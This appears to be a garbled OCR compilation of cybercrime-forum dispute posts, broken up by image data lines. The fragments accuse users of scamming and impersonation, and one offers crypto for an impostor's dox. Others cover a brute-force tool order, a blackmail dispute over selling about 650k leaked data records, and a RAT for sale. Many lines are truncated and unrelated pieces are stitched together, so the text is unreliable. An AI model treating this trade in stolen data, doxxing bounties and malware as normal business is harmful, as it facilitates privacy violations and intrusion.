
Below here is me and this ripper conversation he charge r

[redacted]

Three days go by no response from the ripper or @metil

[redacted]

Dont trust @metilan he is liar and bad business. (HE is r



You trust him ? 4:55 PM

He acts like ripper 4:55 PM

Yes 4:56 PM

He is trust 4:56 PM

How long does he take to make program 5:21 PM

He made for me in 3 hours 5:23 PM

May 29


Bro he's taking forever to make my brute 1:52 PM

??? 7:57 PM

May 30

Yoo 12:32 PM

Alt repping/impersonations



Posted March 22

Report post

[redacted]

I checked the situation. theeb

generally incomprehensible t

~~theebayshop~~ and ~~l00ser~~ get 'r

tried to sell me the same a

rpose of creating this topic is


Hallow Guys,

So since there is some Dude usin my Nick to Scam people, i just wanna warn you Guys!
I am NOT on Teleg. and even more not usin KN4CK3R as Nick.
AWARE!

Bring me his Head (Data and/or Info/Dox) and will spend ya some big Coffee as Crypto
Ah btw it was on Expl. Forum...
And NO i dont speak Russian at all

Proof: See Atach files

Fake guarantors



Posted March 1 (edited)

Apr 23, 2022

Accused : @Kayesieri

all is h

ved.

Nov 19, 2021

Fake админ!

Будьте осторожны - @xssadmins (телеграмм)

данный юзер присутствует тут на форуме но его профиль не известен мне


ⓘ REF

Apr 23, ____

Hello. Refusal of a guarantor or a dep

Edited March 1 by BooneCraft

Blackmail



Posted July 21 (edited)

Scam 400$


Blackmailed by the user with this telegram: @nikmapko and user Vekewaz

We agreed to sell him 4 countries with 1 million data for 800 USD then he wanted 2 countries upfront and 2 countries after.

I send him 2 countries of 400k data, but he wanted more upfront, then he blackmailed me he will start a topic here and tell I am a scammer if I don't send more data upfront, I sent him another 250k data, so in total 650k but he never paid the rest of 400 usd.

This is the thread he started to blackmailing me [redacted] then he closed it after I sent the data.

Backdoored malware



Sep 13, 2021

There is for sale a product named CYPHER RAT!

